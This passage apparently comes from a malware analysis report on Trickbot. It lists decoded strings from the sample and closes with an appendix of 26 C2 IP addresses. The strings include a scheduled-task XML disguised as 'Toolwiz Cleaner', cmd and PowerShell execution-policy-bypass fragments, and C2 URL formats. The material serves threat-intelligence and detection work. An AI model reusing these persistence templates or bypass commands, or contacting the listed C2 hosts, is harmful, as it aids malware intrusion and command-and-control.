index : 66 --> Decoded string : b'--%s--\r\n\r\n'
index : 67 --> Decoded string : b'SignatureLength'
index : 68 --> Decoded string : b'tmp'
index : 69 --> Decoded string : b'in'
index : 70 --> Decoded string : b'SeTcbPrivilege'
index : 71 --> Decoded string : b'52'
index : 72 --> Decoded string : b'\\*'
index : 73 --> Decoded string : b'0.0.0.0'
index : 74 --> Decoded string : b'</Exec>\n</Actions>\n</Task>\n'
index : 75 --> Decoded string : b'ModuleQuery'
index : 76 --> Decoded string : b'No params'
index : 77 --> Decoded string : b'DNSBL'
index : 78 --> Decoded string : b'%02X'
index : 79 --> Decoded string : b'VERS'
index : 80 --> Decoded string : b'cmd.exe'
index : 81 --> Decoded string : b'/%s/%s/0/%s/%s/%s/%s/%s/'
index : 82 --> Decoded string : b'noname'
index : 83 --> Decoded string : b'Control failed'
index : 84 --> Decoded string : b'LoadLibraryW'
index : 85 --> Decoded string : b'InitializeCriticalSection'
index : 86 --> Decoded string : b'Create xml2 failed'
index : 87 --> Decoded string : b'</Triggers>\n<Principals>\n<Principal id="Author">\n'
index : 88 --> Decoded string : b'not listed'
index : 89 --> Decoded string : b'Create xml failed'
index : 90 --> Decoded string : b'Windows Server 2012'
index : 91 --> Decoded string : b'CloseHandle'
index : 92 --> Decoded string : b'pIT connect failed, 0x%x'
index : 93 --> Decoded string : b'Windows Server 2008'
index : 94 --> Decoded string : b'WantRelease'
index : 95 --> Decoded string : b'i:'
index : 96 --> Decoded string : b'</Command>'
index : 97 --> Decoded string : b'client is behind NAT'
index : 98 --> Decoded string : b'Register u failed, 0x%x'
index : 99 --> Decoded string : b'/%s/%s/25/%s/'
index : 100 --> Decoded string : b'/%s/%s/14/%s/%s/0/'
index : 101 --> Decoded string : b'1108'
index : 102 --> Decoded string : b'ExitProcess'
index : 103 --> Decoded string : b'POST'
index : 104 --> Decoded string : b'\\cmd.exe'
index : 105 --> Decoded string : b'PROMPT'
index : 106 --> Decoded string : b'x64'
index : 107 --> Decoded string : b'Windows 2000'
index : 108 --> Decoded string : b'user'
index : 109 --> Decoded string : b'Unable to load module from server'
index : 110 --> Decoded string : b'/%s/%s/10/%s/%s/%u/'
index : 111 --> Decoded string : b'Process has been finished\n'
index : 112 --> Decoded string : b'--%s\r\nContent-Disposition: form-data; name="%S"\r\n\r\n'
index : 113 --> Decoded string : b'Process was unloaded'
index : 114 --> Decoded string : b'testscript'
index : 115 --> Decoded string : b'CI failed, 0x%x'
index : 116 --> Decoded string : b'%08lX%04lX%u'
index : 117 --> Decoded string : b'Invalid params count'
index : 118 --> Decoded string : b'WTSQueryUserToken'
index : 119 --> Decoded string : b'S-1-5-18'
index : 120 --> Decoded string : b'\\Toolwiz-Cleaner'
index : 121 --> Decoded string : b'dsize:%u'
index : 122 --> Decoded string : b'GetParentInfo error'
index : 123 --> Decoded string : b'reload%d'
index : 124 --> Decoded string : b'/%s/%s/5/%s/'
index : 125 --> Decoded string : b' '
```

```
index : 126 --> Decoded string : b'D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)'
index : 127 --> Decoded string : b'explorer.exe'
index : 128 --> Decoded string : b'Unknown'
index : 129 --> Decoded string : b'x86'
index : 130 --> Decoded string : b'Content-Type: multipart/form-data; boundary=%s\r\nContent-
Length: %d\r\n\r\n'
index : 131 --> Decoded string : b'pIT GetFolder failed, 0x%x'
index : 132 --> Decoded string : b'%s %s'
index : 133 --> Decoded string : b'Windows 7'
index : 134 --> Decoded string : b'en-EN\\'
index : 135 --> Decoded string : b't:'
index : 136 --> Decoded string : b'Execute from user'
index : 137 --> Decoded string :
b'</Principal>\n</Principals>\n<Settings>\n<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesP
olicy>\n<DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>\n<StopIfGoingOnBatteries>t
rue</StopIfGoingOnBatteries>\n<AllowHardTerminate>true</AllowHardTerminate>\n<StartWhenAvailable>
true</StartWhenAvailable>\n<RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>\n\t<IdleS
ettings>\n\t\t<StopOnIdleEnd>true</StopOnIdleEnd>\n\t\t<RestartOnIdle>false</RestartOnIdle>\n\t</
IdleSettings>\n<AllowStartOnDemand>true</AllowStartOnDemand>\n<Enabled>true</Enabled>\n<Hidden>fa
lse</Hidden>\n<RunOnlyIfIdle>false</RunOnlyIfIdle>\n<WakeToRun>false</WakeToRun>\n<ExecutionTimeL
imit>PT0S</ExecutionTimeLimit>\n<Priority>6</Priority>\n</Settings>\n<Actions
Context="Author">\n<Exec>\n\t<Command>'
index : 138 --> Decoded string : b'Windows Server 2008 R2'
index : 139 --> Decoded string : b'Windows Vista'
index : 140 --> Decoded string : b'Run D failed'
index : 141 --> Decoded string : b'Win32 error'
index : 142 --> Decoded string : b'/%s/%s/1/%s/'
index : 143 --> Decoded string : b'SINJ'
index : 144 --> Decoded string : b'Module already unloaded'
index : 145 --> Decoded string : b'%016llX%016llX'
index : 146 --> Decoded string : b'</Arguments>\n'
index : 147 --> Decoded string : b'Load to P failed'
index : 148 --> Decoded string : b'Module is not valid'
index : 149 --> Decoded string : b'<LogonTrigger>\n<Enabled>true</Enabled>\n'
index : 150 --> Decoded string : b'<moduleconfig>*</moduleconfig>'
index : 151 --> Decoded string : b'freebuffer'
index : 152 --> Decoded string : b'failed'
index : 153 --> Decoded string : b'listed'
index : 154 --> Decoded string : b'Windows Server 2012 R2'
index : 155 --> Decoded string : b'50'
index : 156 --> Decoded string : b'LeaveCriticalSection'
index : 157 --> Decoded string : b'info'
index : 158 --> Decoded string : b'ver.txt'
index : 159 --> Decoded string : b' /C cscript '
index : 160 --> Decoded string : b'ECCPUBLICBLOB'
index : 161 --> Decoded string : b'delete'
index : 162 --> Decoded string : b'm:'
index : 163 --> Decoded string : b'First'
index : 164 --> Decoded string : b'/C powershell -executionpolicy bypass -File '
index : 165 --> Decoded string : b'Global\\'
index : 166 --> Decoded string : b'kps'
index : 167 --> Decoded string : b'%s/%s/63/%s/%s/%s/%s/'
index : 168 --> Decoded string : b'%s%s'
index : 169 --> Decoded string : b'.reloc'
index : 170 --> Decoded string : b'rundll32'
index : 171 --> Decoded string : b'<?xml version="1.0" encoding="UTF-16"?>\n<Task version="1.2"
xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">\n<RegistrationInfo>\n<Version>1.1.
1</Version>\n<Author>Toolwiz Cleaner</Author>\n<Description>With Toolwiz Cleaner application, you
can easily clean your net
files.</Description>\n<URI>\\ToolwizCleaner.net</URI>\n</RegistrationInfo>\n<Triggers>\n'
```

```
index : 172 --> Decoded string :
b'<LogonType>InteractiveToken</LogonType>\n<RunLevel>LeastPrivilege</RunLevel>'
index : 173 --> Decoded string : b'SignalObjectAndWait'
index : 174 --> Decoded string : b'%s.%s.%s.%s'
index : 175 --> Decoded string : b'Windows 8'
index : 176 --> Decoded string : b'exc'
index : 177 --> Decoded string : b'Launch USER failed'
index : 178 --> Decoded string : b'regsvr32'
index : 179 --> Decoded string : b'settings.ini'
index : 180 --> Decoded string : b'/%s/%s/23/%u/'
index : 181 --> Decoded string : b'ECDSA_P384'
index : 182 --> Decoded string : b'%u.%u.%u.%u'
index : 183 --> Decoded string : b'ResetEvent'
index : 184 --> Decoded string : b'%s sTart'
index : 185 --> Decoded string : b'%s %s SP%u'
index : 186 --> Decoded string : b'.tmp'
index : 187 --> Decoded string : b'</UserId>'
index : 188 --> Decoded string : b'%s.%s'
index : 189 --> Decoded string : b'/'
index : 190 --> Decoded string : b'Register s failed, 0x%x'
index : 191 --> Decoded string : b'mutant'
index : 192 --> Decoded string : b'e:'
index : 193 --> Decoded string : b'release'
index : 194 --> Decoded string : b'wtsapi32'
index : 195 --> Decoded string : b'Windows XP'
index : 196 --> Decoded string : b'<BootTrigger>\n<Enabled>true</Enabled>\n'
index : 197 --> Decoded string : b'E: 0x%x A: 0x%p'
index : 198 --> Decoded string : b'Find P failed'
index : 199 --> Decoded string : b'Module has already been loaded'
index : 200 --> Decoded string : b'Windows 8.1'
index : 201 --> Decoded string : b'EnterCriticalSection'
index : 202 --> Decoded string : b'Windows 10'
index : 203 --> Decoded string : b'Execute from system'
index : 204 --> Decoded string : b'<RunLevel>HighestAvailable</RunLevel>\n<GroupId>NT
AUTHORITY\\SYSTEM</GroupId>\n<LogonType>InteractiveToken</LogonType>\n'
index : 205 --> Decoded string : b'NAT status'
index : 206 --> Decoded string : b'Start failed'
index : 207 --> Decoded string : b'WTSEnumerateSessionsA'
index : 208 --> Decoded string : b'ps1'
index : 209 --> Decoded string : b'WaitForSingleObject'
index : 210 --> Decoded string : b'UrlEscapeW'
index : 211 --> Decoded string : b'pIT NULL'
index : 212 --> Decoded string : b'WTSFreeMemory'
index : 213 --> Decoded string : b'USER32.dll'
index : 214 --> Decoded string : b'WS2_32.dll'
index : 215 --> Decoded string : b'IPHLPAPI.DLL'
index : 216 --> Decoded string : b'WINHTTP.dll'
index : 217 --> Decoded string : b'bcrypt.dll'
index : 218 --> Decoded string : b'CRYPT32.dll'
index : 219 --> Decoded string : b'OLEAUT32.dll'
index : 220 --> Decoded string : b'SHELL32.dll'
index : 221 --> Decoded string : b'USERENV.dll'
index : 222 --> Decoded string : b'SHLWAPI.dll'
index : 223 --> Decoded string : b'ole32.dll'
index : 224 --> Decoded string : b'ADVAPI32.dll'
index : 225 --> Decoded string : b'ntdll.dll'
index : 226 --> Decoded string : b'ncrypt.dll'
```

12. Appendix 2 – C2s list

Trickbot C2 List
36.91.117.231:443
36.89.228.201:443
103.75.32.173:443
45.115.172.105:443
36.95.23.89:443
103.123.86.104:443
202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443